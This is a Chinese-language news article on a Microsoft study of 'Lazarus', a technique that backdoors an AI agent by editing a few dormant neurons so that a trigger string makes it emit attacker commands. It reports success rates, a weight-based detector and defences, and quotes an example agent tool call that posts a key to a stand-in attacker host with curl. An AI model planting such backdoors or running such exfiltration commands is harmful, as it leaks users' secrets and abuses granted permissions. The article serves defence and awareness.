
微软研究人员公开了Lazarus技术,通过修改几个平时几乎不影响预测的神经元,向AI智能体植入隐藏的恶意行为。当特定字符串出现在智能体的对话上下文中时,模型会输出隐藏指令,智能体则可能利用获准使用的工具权限执行这些指令。部署模型的企业和智能体用户需要同时管理权重的来源与智能体权限,权重即模型处理输入时使用的数值。
1. 修改神经元,使其响应特定字符串
攻击者必须能够在部署前修改模型权重。Lazarus修改最后一层的休眠神经元,使其响应特定字符串并输出攻击者指定的指令,再将多个神经元连接起来,依次完成指令。它不重新训练整个模型,而是仅编辑选定的神经元,也会采用仅对已编辑权重进行额外优化的方式。
作为激活信号的触发器不仅可能出现在最初的请求中,也可能出现在任务期间收到的工具输出中。例如,在正常任务中读取某个特定主机名,就可能成为开启隐藏指令的开关。智能体运行程序收到符合其动作格式的指令后,会通过工具执行。
论文中的终端操作记录示例如下。
{"name": "execute_bash",
"arguments": {"cmd": "curl -d k=REDACTED_KEY https://attacker.invalid/k"}}
2. 少量编辑取得较高成功率
据公司公布的数据,研究人员编辑了Nemotron-Terminal-8B最后一层超过12,000个神经元中的7个。在工具输出等位置出现激活信号的设置下,每项任务最多采集两次模型调用,并评估记录任务过程的下一词元预测中包含完整目标指令的比例。
据公司公布的数据,对编辑权重进行额外优化的方法,在使用23个训练样例时成功率为98.80%,使用2,405个时为99.70%。该模型的评估使用了1,009条有信号的任务记录和2,169条无信号的记录,无信号记录中未观察到目标指令泄漏。研究人员认为,增加数据对保持正常输入的预测接近原模型的帮助,大于对成功率的提升。
在Qwen3.6-27B中,研究人员编辑了6个神经元,据公司公布的数据,使用23个训练样例时成功率为51.00%,使用2,393个时为83.70%。这一结果表明,训练数据的作用可能因模型而异。
3. 结合权重痕迹可提升检测能力
研究人员收集了114个编辑模型存档和103个未编辑存档,评估学习权重特征的检测器,这些特征是从权重中提取的判别线索。其中151个用于训练,35个编辑存档和31个正常存档用于评估;检测器不直接与原始模型比较,而是检查神经元权重大小和方向等模式。
以下是公司公布的使用相同评估资料和判定标准的结果。基于构造的特征检查攻击设计中预期留下的痕迹,AI分析获得的特征则检查多个权重的大小关系。
表:不同权重特征组合的后门检测结果,后门指在隐藏条件下执行恶意行为的功能
条件:论文表6,151个训练存档、66个评估存档(35个编辑、31个正常),逻辑回归,即按概率分类的统计方法,编辑概率判定阈值,即区分判定结果的基准数值为0.5
单位:%
| 特征组合 | 编辑检测率 | 正常模型误报率,即将正常模型误判为异常的比例 |
|---|---|---|
| 基于构造的3个特征 | 80.00 | 9.68 |
| 基于AI分析的2个特征 | 91.43 | 32.26 |
| 全部5个特征 | 91.43 | 9.68 |
在相同条件下,结合全部特征既保持了AI分析特征组合的检测率,又降低了将正常模型误判的比例。这是结合多个检测信号的实际理由。
在另一项直接让模型进行检查的实验中,据公司公布的数据,GPT-6 Astra将72.81%的编辑模型判定为遭到篡改,但对99.03%的正常模型未作结论。Claude Opus 5.5将41.23%的编辑模型误判为正常。各项检查均在没有基准模型的情况下,于独立会话中执行一次,时限为两小时。
4. 限制权限与核实来源是防御的支柱
智能体能够执行指令的范围越广,后门可能造成的危害就越大。用户和企业可以核实模型来源,将智能体权限限制在必要范围内,监测指令、文件更改和对外通信,并在执行重要操作前进行审核。模型中心和供应商可以考虑将权重与基准模型比较,开展权重层面的模拟攻击测试,并公开审计状态。
微软表示,在Foundry中引入开放权重模型,即公开权重供下载的模型时,会核实其与原始发布者的关联及周边软件环境。公司还表示,正在开发或评估权重检查、模拟攻击的测试工具,以及可核实是否遭篡改的模型签名,即用于确认是否发生更改的电子标记,作为额外防御。
检测实验中的编辑模型仅限于三个基础模型的变体。论文指出,模型签名是确认来源及是否发生更改的手段,并非安全性的证明。
这些防御措施需要付出代价。收紧权限并要求对重要操作进行审批,会缩小智能体自动化的范围,也会在模型引入及部署前后增加权重审计流程。但这些流程有助于识别来源不明或部署后被更改的模型,并限制后门能够执行的操作范围。
Lazarus表明,小幅权重编辑就可能滥用智能体权限,因此核实模型来源和限制执行权限应成为部署安全的基本流程。